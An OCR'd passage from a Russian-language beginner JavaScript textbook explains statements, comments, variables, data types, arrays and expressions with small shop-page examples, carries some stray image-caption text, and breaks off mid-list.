ЯЗЫК: СИНТАКСИС И ГРАММАТИКА

Как при изучении любого нового языка, на первом этапе знакомства с JavaScript вам потребуется выучить новые слова (лексику) и правила, в соответствии с которыми из этих слов строятся «фразы» (грамматику и синтаксис языка).

ФОРМУЛИРОВАНИЕ КОМАНД, КОТОРЫМ ДОЛЖЕН СЛЕДОВАТЬ БРАУЗЕР

Браузеры (и компьютеры вообще) решают задачи совсем не как люди. Ваши инструкции (команды) должны быть построены так, чтобы компьютер правильно их понимал.

Мы начнем с изучения некоторых основных элементов языка и рассмотрим, как их можно использовать для написания простейших сценариев. Нас будут интересовать сценарии, выполняемые всего за несколько простых шагов. В последующих главах мы обратимся к изучению более сложных концепций.


Рай
Привет, Катерина! Пожалуйста, проверьте заказ:
Именная табличка: Всемирная сеть
Всего плиток: 14
Стоимость: 70 ₽
Доставка: 7 ₽
Итог: 77 ₽
Оплатить
MacBook Pro
MONTAGUE
KRAFT ENVELOPE 85576006
F. SCOTT FITZGERALD THE GREAT GATSBY
PEYTON AND BYRNE

ИНСТРУКЦИИ

Сценарий — это ряд предписаний, которые компьютер может выполнять по порядку, одно за другим. Каждый такой этап выполнения называется **инструкцией**. В конце инструкции всегда ставится точка с запятой.

Код в книге отформатирован следующим цветом

- каждая строка кода, выделенная **зеленым** цветом — это *инструкция*;
- **розовые** фигурные скобки указывают начало и конец *блока кода* (каждый блок кода в данном примере мог бы содержать гораздо больше инструкций);
- **фиолетовый** цвет шрифта указывает, какой именно фрагмент кода должен быть выполнен (подробнее см. на с. 155).

```
var today = new Date();
var hourNow = today.getHours();
var greeting;

if (hourNow > 18) {
  greeting = 'Добрый вечер!';
} else if (hourNow > 12) {
  greeting = 'Добрый день!';
} else if (hourNow > 0) {
  greeting = 'Доброе утро!';
} else {
  greeting = 'Приветствуем!';
}
document.write(greeting);
```

ЯЗЫК JAVASCRIPT ЧУВСТВИТЕЛЕН К РЕГИСТРУ

Это означает, что имя `hourNow` не равно `HourNow` или `HOURNOW`.

ИНСТРУКЦИИ — ЭТО ПРЕДПИСАНИЯ

Каждая инструкция является отдельным предписанием (директивой), которую должен выполнить компьютер. Она должна начинаться с новой строки и заканчиваться точкой с запятой. В таком случае ваш код будет удобнее читать и воспринимать.

Точка с запятой сообщает интерпретатору JavaScript, что этап закончен и следует перейти к выполнению следующего.

ИНСТРУКЦИИ МОЖНО ОРГАНИЗОВЫВАТЬ В БЛОКИ КОДА

Некоторые инструкции находятся в фигурных скобках; такие фрагменты называются *блоками кода*. За закрывающей фигурной скобкой точка с запятой не ставится.

В вышеприведенном коде каждый блок содержит по одной инструкции, которая указывает текущее время. Блоки кода часто используются для объединения в группы множества инструкций. Такая практика помогает программистам организовывать код и повышать его удобочитаемость.

КОММЕНТАРИИ

Следует оставлять внутри кода *комментарии*, поясняющие, что делает тот или иной его фрагмент. Они также повышают удобочитаемость сценариев и улучшают их восприятие. Комментарии способны помочь не только вам, но и другим людям, которые будут работать с вашим кодом.

```
/* Этот сценарий выводит на экран приветствие пользователю, основываясь на текущем времени */

var today = new Date();              // Создаем новый объект данных
var hourNow = today.getHours();      // Находим текущий час
var greeting;

                                     // Отображаем приветствие в зависимости от текущего времени
if (hourNow > 18) {
  greeting = 'Good evening';
} else if (hourNow > 12) {
  greeting = 'Good afternoon';
} else if (hourNow > 0) {
  greeting = 'Good morning';
} else {
  greeting = 'Welcome';
}
document.write(greeting);
```

JavaScript-код выделен **зеленым** цветом. Многострочные комментарии выделены **розовым** цветом. Однострочные комментарии выделены **серым** цветом.

МНОГОСТРОЧНЫЕ КОММЕНТАРИИ

Для написания комментария, занимающего *больше одной строки*, в его начале следует поместить символы /*, а в конце — */. Все, что находится между этими парами символов, не обрабатывается интерпретатором JavaScript.

Многострочные комментарии зачастую описывают, как именно работает сценарий, либо применяются для того, чтобы заблокировать выполнение части сценария при его тестировании.

ОДНОСТРОЧНЫЕ КОММЕНТАРИИ

В однострочном комментарии любой текст, следующий за парой слешей // в пределах *одной строки* не обрабатывается интерпретатором JavaScript. Однострочные комментарии часто применяются для кратких замечаний о функционировании кода.

При правильном использовании комментариев вы сможете легко возвращаться к работе над кодом спустя несколько дней или даже месяцев. Кроме того, они помогут разобраться в вашем коде тем, кто видит его впервые.

ЧТО ТАКОЕ ПЕРЕМЕННАЯ

Сценарию часто бывает нужно какое-то время сохранять фрагменты информации, необходимые для выполнения задачи. Эти данные можно хранить в *переменных*.

Когда вы пишете код JavaScript, вам приходится излагать интерпретатору каждую отдельную операцию, которую требуется выполнить. Иногда это сопряжено с большей детализацией, чем можно было бы предположить.

Допустим, мы хотим вычислить площадь стены. В математике площадь прямоугольника — это произведение двух числовых значений:


Ширина × Высота = Площадь.

Подобные вычисления вполне можно легко делать в уме, но при написании сценария для решения такой задачи компьютеру нужно дать очень подробные указания о том, как ее выполнять. Например, он должен будет по порядку осуществить четыре следующие операции.

1. Запомнить значение *ширины*.
2. Запомнить значение *высоты*.
3. Умножить *высоту* на *ширину* для получения площади.
4. Вернуть пользователю значение, полученное на этапе 3.

В таком случае для запоминания значений *высоты* и *ширины* будут использоваться переменные. На данном примере мы также видим, что компьютер требует предельно четких инструкций относительно того, что и в каком порядке необходимо сделать.

Переменные можно сравнить с человеческой кратковременной памятью, поскольку как только вы уйдете с веб-страницы, браузер сразу же «забудет» всю информацию, которую успел о ней запомнить.



Переменная — очень точное наименование для данной концепции, поскольку данные, хранимые в переменной, могут меняться (варьироваться) при каждом прогоне сценария.

Независимо от того, каковы размеры отдельно взятой стены, мы знаем, что для нахождения ее *площади* достаточно умножить *ширину* стены на ее *высоту*. Сценариям нередко приходится решать одну и ту же задачу, хотя они и могут при этом оперировать различными числами. Потому переменные часто используются в сценариях для работы с такими данными, которые часто меняются. Результат *вычисляется* или *высчитывается* на основании значений, сохраненных в переменных.

Использование переменных для представления чисел или других видов данных очень напоминает алгебраическое понимание переменных (где числа обозначаются буквами). Однако между программированием и алгеброй существует важнейшее различие, которое заключается в функционировании знака равенства (об этой разнице мы поговорим на следующих двух страницах).

КАК ОБЪЯВЛЯЮТСЯ ПЕРЕМЕННЫЕ

Прежде чем вы сможете использовать переменную, необходимо сообщить, что вы собираетесь это сделать. Вы должны создать переменную и присвоить ей имя. Программисты называют такой процесс объявлением, или декларацией, переменной.

```
var quantity;
```

КЛЮЧЕВОЕ СЛОВО ПЕРЕМЕННОЙ — **ИМЯ ПЕРЕМЕННОЙ**


var — пример сущности, которая в программировании называется ключевым словом. Интерпретатор JavaScript знает, что такое ключевое слово используется при создании переменной.

Чтобы использовать переменную, нужно присвоить ей имя (иногда оно называется идентификатором). В данном случае имя переменной — **quantity**.

Если имя переменной состоит более чем из одного слова, то оно обычно записывается в так называемом горбатом регистре. Это означает, что первое слово в имени пишется со строчной буквы, а все остальные слова в названии переменной записываются без пробелов, но первая буква в каждом из слов является прописной.

КАК ПРИСВОИТЬ ПЕРЕМЕННОЙ ЗНАЧЕНИЕ

Когда переменная создана, вы можете сообщить ей, какую информацию собираетесь в ней хранить. В таком случае программист говорит, что происходит присваивание значения переменной.



Можно использовать переменную, называя ее по имени. Здесь мы задаем значение для переменной с именем **quantity**. По возможности имя переменной должно характеризовать те данные, которые в ней содержатся.

Символ равенства (=) — это **операция присваивания**. Ставя его, вы присваиваете значение переменной. Кроме того, он используется для обновления информации, записанной в переменной (см. с. 74).

Пока переменной не присвоено значение, программист говорит, что ее значение является **неопределенным**.

Место, где объявлена переменная, может влиять на то, имеем ли мы право использовать ее в оставшейся части сценария. Программисты называют этот феномен областью видимости. Мы подробнее поговорим об области видимости на с. 104.

ТИПЫ ДАННЫХ

В языке JavaScript различаются данные нескольких типов. Важнейшие из них — это числа, строки, а также значения, которые могут находиться в истинном (true) или ложном (false) состоянии и называются логическими, или булевыми.

ЧИСЛОВЫЕ ДАННЫЕ

Числовые данные предназначены для работы с числами.

```
0,75
```

При решении задач, связанных с подсчетами или, например, с вычислением сумм используются числа, записываемые цифрами от нуля до девяти. Например, число пять тысяч двести семьдесят два можно записать как 5272. Кроме того, числа бывают отрицательными (например, -23678) или десятичными дробями (три четверти можно записать как 0,75).

Числа используются не только при подсчетах.

Например, к ним прибегают при определении размеров экрана, при перемещении элемента на странице или при задании периода времени, в течение которого элемент должен постепенно проступить на странице.

СТРОКОВЫЕ ДАННЫЕ

Строковые данные состоят из букв и других символов.

```
'Привет, мир!'
```

Как видите, строковые данные находятся в одиночных кавычках (они вполне могут быть и двойными, но открывающая кавычка должна выглядеть так же, как и закрывающая).

Строки можно использовать при работе с любым текстом. Зачастую они применяются для добавления нового текста на страницу. Строки могут содержать HTML-разметку.

ЛОГИЧЕСКИЕ ЗНАЧЕНИЯ

Логические (булевы) данные могут принимать только одно из двух значений: true или false.

```
true
```

На первый взгляд эта концепция может показаться чрезмерно абстрактной, но на самом деле логический тип данных очень удобен.

Их уместно сравнить с выключателем, который может быть только включен или выключен — третьего не дано. Как мы покажем в главе 4, при помощи логических значений очень удобно указывать, какая часть сценария должна быть выполнена.

Кроме этих трех типов данных, в языке JavaScript поддерживаются и другие (массивы, объекты, undefined и null), о которых мы поговорим в следующих главах. В JavaScript при объявлении переменной вы не должны указывать, данные какого типа в ней будут содержаться, тогда как в некоторых других языках программирования это обязательно.

ИСПОЛЬЗОВАНИЕ ПЕРЕМЕННОЙ ДЛЯ ХРАНЕНИЯ ЧИСЛА


JAVASCRIPT c02/js/numeric-variable.js

```
var price;
var quantity;
var total;

price = 5;
quantity = 14;
total = price * quantity;

var el = document.getElementById('cost');
el.textContent = total + ' ₽';
```

HTML c02/numeric-variable.html

```
<h1>Рай</h1>
<div id="content">
  <h2>Именная табличка</h2>
  <div id="cost">Цена: 5 ₽ за букву</div>
  <img src="images/preview.jpg" alt="Sign" />
</div>
<script src="js/numeric-variable.js"></script>
```

РЕЗУЛЬТАТ



На этой странице создаются переменные, и им присваиваются значения.

- В переменной price содержится цена одной плитки (то есть буквы).
- В переменной quantity содержится количество плиток, заказанных клиентом.
- В переменной total содержится общая стоимость заказанных плиток.

Обратите внимание: числа не записываются в кавычках. Если переменной присвоено значение, то вы можете использовать ее имя для представления этого значения (как в алгебре). В приведенном выше примере общая стоимость вычисляется путем умножения цены одной плитки на размер заказа.

Затем результат выводится на страницу, это делается в двух последних строках. Мы подробнее обсудим такую технику на с. 222.

Первая из двух строк находит элемент, чей атрибут id имеет значение cost, а последняя заменяет контент этого элемента на новый.

Примечание: Существует немало способов записи контента на страницу. Свой сценарий вы также можете поставить в одном из нескольких мест. Достоинства и недостатки такой техники рассмотрены на с. 232. Она не будет работать в браузере Internet Explorer версии 8 и ниже.

ИСПОЛЬЗОВАНИЕ ПЕРЕМЕННОЙ ДЛЯ ХРАНЕНИЯ СТРОКИ

Давайте внимательно рассмотрим первые четыре строки JavaScript в коде, приведенном ниже.

Здесь объявляются две переменные (username и message), которые служат для хранения строковых данных (имени пользователя и сообщения для этого пользователя).

Код для обновления страницы (в последних четырех строках) подробно рассмотрен в главе 5. Код выделяет два элемента по значениям их атрибутов id. Текст в этих элементах обновляется значениями, сохраненными в вышеуказанных переменных.

Обратите внимание: строковые последовательности символов находятся в кавычках. Кавычки могут быть одиночными или двойными, но открывающая и закрывающая кавычки должны совпадать по виду (если открывающая кавычка — одиночная, то и закрывающая должна быть одиночной).

✔ "hello" ✘ "hello'

✔ 'hello' ✘ 'hello"

Кавычки должны быть прямыми, а не косыми:

✔ " " ✘ “ ”

✔ ' ' ✘ ‘ ’

Строковые последовательности всегда должны записываться без перехода на новую строку:

✔ 'Взгляни на мир'

✘ 'Взгляни
на мир'


c02/js/string-variable.js **JAVASCRIPT**

```
var username;
var message;
username = 'Катерина';
message = 'Взгляни на мир';

var elName = document.getElementById('name');
elName.textContent = username;
var elNote = document.getElementById('note');
elNote.textContent = message;
```

c02/string-variable.html **HTML**

```
<h1>Рай</h1>
<div id="content">
  <div id="title">Привет,
    <span id="name">друг</span>!</div>
  <div id="note">Взгляни на мир...</div>
</div>
<script src="js/string-variable.js"></script>
```

РЕЗУЛЬТАТ



ИСПОЛЬЗОВАНИЕ КАВЫЧЕК ВНУТРИ СТРОКИ


JAVASCRIPT c02/js/string-with-quotes.js

```
var title;
var message;
title = '"Специальное" предложение';
message = '<a href=\"sale.html\">25% скидка!</a>';

var elTitle = document.getElementById('title');
elTitle.innerHTML = title;
var elNote = document.getElementById('note');
elNote.innerHTML = message;
```

HTML c02/string-with-quotes.html

```
<h1>Рай</h1>
<div id="content">
  <div id="title">"Специальное" предложение</div>
  <div id="note">Оформите подписку на специальные
предложения!</div>
</div>
<script src="js/string-with-quotes.js"></script>
```

РЕЗУЛЬТАТ



Иногда приходится использовать одинарные или двойные кавычки *внутри* строки.
Поскольку строка может быть заключена в одиночные или двойные кавычки, при необходимости указать в строке двойные кавычки просто заключите ее всю в одиночные.
Если вы хотите поставить внутри строкового значения одиночные кавычки, то достаточно будет заключить его целиком в двойные, как показано в третьей строке листинга на текущей странице.
Кроме того, существует прием, называемый *экранированием* кавычек. Это делается при помощи *обратного слеша*, который ставится в строке *перед* кавычкой любого типа (как показано в четвертой строке листинга на этой странице).
Обратный слеш сообщает интерпретатору, что следующий символ (кавычка) входит в состав строки, а не означает ее конец.

Способы добавления контента на страницу рассмотрены в главе 5. В данном примере применяется свойство innerHTML, позволяющее добавлять на страницу HTML-разметку. В некоторых случаях такое свойство *может* быть небезопасным (подробнее см. на с. 234–237).

ИСПОЛЬЗОВАНИЕ ПЕРЕМЕННОЙ ДЛЯ ХРАНЕНИЯ ЛОГИЧЕСКОГО ЗНАЧЕНИЯ


Логические переменные могут принимать лишь одно из двух значений — true (истина) или false (ложь), — но такой тип данных очень удобен.

В примере, приведенном выше, значения true и false используются с атрибутом class HTML-элементов. Эти значения активируют различные правила CSS: true приводит к отображению галочки, false выводит на экран крестик. Об установке атрибута class мы поговорим в главе 5.

Вряд ли вам потребуется непосредственно указывать на странице слова true или false (обычным текстом). Логические типы данных активно применяются в ситуациях двух типов.

Во-первых, логические значения бывают полезны в случаях, когда элемент может находиться лишь в одном из двух состояний. Значения true/false, в сущности, равноценны «включено/выключено» или 0/1. Если true эквивалентно 1, то false — 0 и т.п.

Во-вторых, логические значения удобны, если выполнение кода может пойти по одному или по другому пути. Как вы помните, бывает, что при разных обстоятельствах выполняются различные фрагменты кода, что демонстрируется на многих блок-схемах в этой книге.



Путь, по которому продолжится выполнение кода, зависит от того, пройден ли тест/выполнено ли условие.

c02/js/boolean-variable.js **JAVASCRIPT**

```
var inStock;
var shipping;
inStock = true;
shipping = false;

var elStock = document.getElementById('stock');
elStock.className = inStock;

var elShip = document.getElementById('shipping');
elShip.className = shipping;
```

c02/boolean-variable.html **HTML**

```
<h1>Рай</h1>
<div id="content">
  <div class="message">Наличие:
    <span id="stock"></span></div>
  <div class="message">Доставка:
    <span id="shipping"></span></div>
</div>
<script src="js/boolean-variable.js"></script>
```


РЕЗУЛЬТАТ

СОКРАЩЕННАЯ ЗАПИСЬ ПЕРЕМЕННЫХ

JAVASCRIPT c02/js/shorthand-variable.js

```
① var price = 5;
  var quantity = 14;
  var total = price * quantity;

② var price, quantity, total;
  price = 5;
  quantity = 14;
  total = price * quantity;

③ var price = 5, quantity = 14;
  var total = price * quantity;

  // Записываем результат в элемент с идентификатором cost
④ var el = document.getElementById('cost');
  el.textContent = total + ' ₽';
```

РЕЗУЛЬТАТ



Иногда программисты прибегают к сокращенным вариантам создания переменных. Выше показаны три способа объявления переменных и присваивания им значений.

1. Объявление переменных и присваивание значений происходит в единственной инструкции.

2. В одной строке объявляются три переменные, затем каждой из них присваивается значение.

3. Объявление двух переменных и присваивание им значений происходит в одной строке. Объявление и присваивание для третьей переменной выполняется в следующей строке.
(В третьем примере показаны три числа, но в одной строке можно объявлять и переменные, содержащие данные различных типов — например, строковую последовательность и число).

4. Здесь в переменной содержится ссылка на HTML-элемент, расположенный на странице. Таким образом можно работать непосредственно с элементом, сохраненным в переменной (подробнее мы поговорим об этом на с. 196).

Такие сокращенные варианты помогают сэкономить время на набор текста, однако они немного усложняют восприятие вашего кода. Потому на начальном этапе занятий программированием рекомендуется делать код на несколько строк длиннее, при этом обеспечивая его удобочитаемость и понятность.

ИЗМЕНЕНИЕ ЗНАЧЕНИЯ ПЕРЕМЕННОЙ

Когда переменной присвоено значение, его можно изменить и записать в переменную другое значение в пределах того же сценария.

Если переменная уже создана, не требуется использовать ключевое слово *var* для присваивания ей нового значения. Вы просто берете имя переменной, ставите после него знак равенства (как вы наверняка помните, это операция присваивания), а следом — новое значение.


Допустим, в начале сценария переменная shipping содержит false. Затем в коде складываются условия, когда вы уже можете доставить товар; в таком случае значение этой переменной следует изменить на true.

В приведенном выше примере кода значения двух переменных меняются местами: true превращается в false, а false — в true.

c02/js/update-variable.js **JAVASCRIPT**

```
var inStock;
var shipping;

inStock = true;
shipping = false;

/* Если здесь будет происходить еще какая-либо
обработка, сценарию может потребоваться изменить эти
значения */

inStock = false;
shipping = true;

var elStock = document.getElementById('stock');
elStock.className = inStock;
var elShip = document.getElementById('shipping');
elShip.className = shipping;
```

РЕЗУЛЬТАТ



ПРАВИЛА ИМЕНОВАНИЯ ПЕРЕМЕННЫХ

Ниже перечислены шесть правил, которых всегда следует придерживаться при именовании переменных.

1

Имя переменной должно начинаться с буквы, знака доллара ($) или нижнего подчеркивания (_). Оно *не* может начинаться с цифры.

2

Имя переменной может содержать буквы, цифры, знак доллара ($) и нижнее подчеркивание, но не дефисы (-) или точки (.).

3

В качестве переменных нельзя использовать *ключевые* или *зарезервированные* слова. Ключевыми называются особые слова, дающие интерпретатору команду выполнить то или иное действие. Например, ключевое слово *var* применяется для объявления переменной. Зарезервированные слова могут перейти в разряд ключевых в *будущих* версиях JavaScript.

ДОПОЛНИТЕЛЬНО:

См. полный список ключевых и зарезервированных слов JavaScript в PDF-файле среди примеров к книге.

4

Все переменные чувствительны к регистру, потому `score` и `Score` — это имена двух разных переменных. Однако не рекомендуется создавать переменные, чьи имена отличаются только регистром.

5

Имя переменной должно указывать на то, информация какого рода хранится в переменной. Например, в `firstName` обычно хранится имя человека, в `lastName` — фамилия, в `age` — возраст.

6

Если имя переменной состоит более чем из одного слова, то все они, кроме первого, должны начинаться с заглавной буквы. Правильно: `firstName`, неправильно: `firstname`. Подобный способ записи называется верблюжьим, или горбатым, регистром. Можно разделять слова в имени переменной при помощи нижнего подчеркивания (но не дефиса).

МАССИВЫ

Массив — это особый вид переменных. В массиве хранится не одно значение, а целый список таковых.

Если вы работаете со *списком* или с другим множеством *взаимосвязанных* значений, то их целесообразно хранить в массиве.

Массивы особенно полезны, если заранее не известно, как много элементов будет в списке. Дело в том, что при создании массива не указывается, сколько значений в нем планируется разместить.

Если вы не знаете, с каким количеством элементов вам придется работать в конечном итоге, то лучше не создавать множество переменных (поскольку вполне возможно, что на практике понадобятся лишь немногие из них), а воспользоваться массивом.

Например, массив удобен для хранения отдельных элементов из списка покупок, поскольку они взаимосвязаны.

Кроме того, всякий раз при создании списка покупок количество элементов в нем может отличаться от предыдущего случая.

Как будет показано на следующей странице, значения в массиве разделяются запятыми.

В главе 12 вы убедитесь, насколько полезны бывают массивы при оперировании сложными данными.

СОЗДАНИЕ МАССИВА

JAVASCRIPT c02/js/array-literal.js

```
var colors;
colors = ['белый', 'черный', 'пользовательский'];

var el = document.getElementById('colors');
el.textContent = colors[0];
```

РЕЗУЛЬТАТ

JAVASCRIPT c02/js/array-constructor.js

```
var colors = new Array('белый',
                       'черный',
                      'пользовательский');

var el = document.getElementById('colors');
el.innerHTML = colors.item(0);
```

Массивы рекомендуется создавать при помощи литералов (см. первый листинг на этой странице), а не конструктора.

Мы создаем массив и даем ему имя точно так же, как при работе с обычной переменной (оно идет за ключевым словом *var*).

Значения, присваиваемые элементам массива, перечисляются в квадратных скобках через запятую. Массив может содержать одновременно разные типы данных: и строковые, и числовые, и логические значения.

Представленный в первом примере вариант именуется *литеральным*. Как правило, массивы создаются именно таким методом. Можно записать каждое значение в отдельной строке:

```
colors = ['белый',
          'черный',
         'пользовательский'];
```

Во втором примере показан другой способ: *конструктор массива*. Здесь используется ключевое слово *new*, за которым следует Array();. Значения задаются в круглых (а не в квадратных) скобках через запятую. Для извлечения данных из массива служит метод item() — номер (индекс) элемента указывается в скобках.

ЗНАЧЕНИЯ В МАССИВЕ

Доступ к значениям в массиве осуществляется согласно нумерованному списку. Важно учитывать, что нумерация при этом начинается с нуля (а не с единицы).

НУМЕРАЦИЯ ЭЛЕМЕНТОВ В МАССИВЕ

Каждый элемент в массиве автоматически получает номер, который называется *индекс*. Индекс применяется для доступа к конкретным элементам в массиве. Рассмотрим следующий массив, в котором содержатся три цвета:

```
var colors;
colors = ['белый',
          'черный',
          'пользовательский'];
```

На первый взгляд кажется непривычным, что индекс начинается с нуля (а не с единицы). В следующей таблице представлены элементы массива и соответствующие им значения индекса:

ИНДЕКС	ЗНАЧЕНИЕ
0	'белый'
1	'черный'
2	'пользовательский'

ДОСТУП К ЭЛЕМЕНТАМ МАССИВА

Для извлечения из списка третьего элемента мы указываем в квадратных скобках имя этого элемента и индекс.

Ниже показано объявление переменной *itemThree*. В качестве ее значения устанавливается третий цвет из массива colors.

```
var itemThree;
itemThree = colors[2];
```

КОЛИЧЕСТВО ЭЛЕМЕНТОВ В МАССИВЕ

У каждого массива есть свойство *length*, где содержится количество элементов данного массива.

Прежде чем перейти к работе с этим свойством, объявим переменную *numColors*. Ее значение равно числу элементов в массиве.

За именем массива следует точка, а затем — ключевое слово length.

```
var numColors;
numColors = colors.length;
```

Далее на страницах этой книги (особенно в главе 12) вы подробнее познакомитесь со свойствами массивов. Массивы — очень мощный и гибкий элемент языка JavaScript.

ДОСТУП К ЭЛЕМЕНТАМ МАССИВА И ИЗМЕНЕНИЕ ИХ ЗНАЧЕНИЙ

JAVASCRIPT c02/js/update-array.js

```
// Создаем массив
var colors = ['белый',
              'черный',
              'пользовательский'];

// Обновляем третий элемент в массиве
colors[2] = 'бежевый';

// Получаем элемент с идентификатором colors
var el = document.getElementById('colors');

// Заменяем его третьим элементом из массива
el.textContent = colors[2];
```

РЕЗУЛЬТАТ

В первых строках расположенного выше кода создается массив, содержащий список из трех цветов. Значения можно добавлять как в одной строке, так и в отдельных (этот вариант показан в листинге).

После создания массива мы хотим третий его элемент 'пользовательский' заменить на 'бежевый'.

Чтобы получить доступ к значению в массиве, мы указываем в квадратных скобках после имени массива индекс интересующего нас элемента.

Чтобы изменить значение элемента в массиве, нужно выделить этот элемент и присвоить ему новое значение, как при работе с любой другой переменной (при помощи знака равенства).

Последние две инструкции добавляют на страницу свежий обновленный элемент массива.

Если вы хотите записать все элементы, находящиеся в массиве, воспользуйтесь для этого циклом. С циклами мы познакомим вас на с. 176.

ВЫРАЖЕНИЯ

Выражение результирует в одиночное значение. В широком смысле различаются выражения двух видов.

1

ВЫРАЖЕНИЯ, ПРИСВАИВАЮЩИЕ ЗНАЧЕНИЕ ПЕРЕМЕННОЙ

Чтобы переменную можно было использовать, ей нужно присвоить значение. Как вы уже знаете, это делается с помощью знака равенства:

```
var color = 'бежевый';
```

Теперь переменная `color` имеет значение бежевый.

Когда вы объявляете переменную при помощи ключевого слова *var*, она получает особое значение `undefined`. После того как вы присвоите ей какое-нибудь число, строку и т.п., это значение изменится. С технической точки зрения `undefined` представляет собой тип данных, подобный числу, строке или логическому значению.

2

ВЫРАЖЕНИЯ, ИСПОЛЬЗУЮЩИЕ ДВА ИЛИ БОЛЕЕ ЗНАЧЕНИЙ И ПОЛУЧАЮЩИЕ НА ИХ ОСНОВЕ ОДНО ИТОГОВОЕ

Можно выполнять операции над любым количеством отдельных значений (подробнее см. на следующей странице), получая в результате одно итоговое. Например:

```
var area = 3 * 2;
```

Значение `area` будет равно 6.

Здесь выражение `3 * 2` (операция умножения) дает в результате в 6. Здесь также используется операция присваивания — результат выражения `3 * 2` сохраняется в переменной `area`.

Другой пример, в котором выражение использует два значения для получения третьего: объединение двух строк в одну.

ОПЕРАЦИИ

Выражения работают на основе так называемых **операций**. Они позволяют программисту получать одно значение в качестве итога действий над несколькими исходными.

В этой главе рассматриваются:

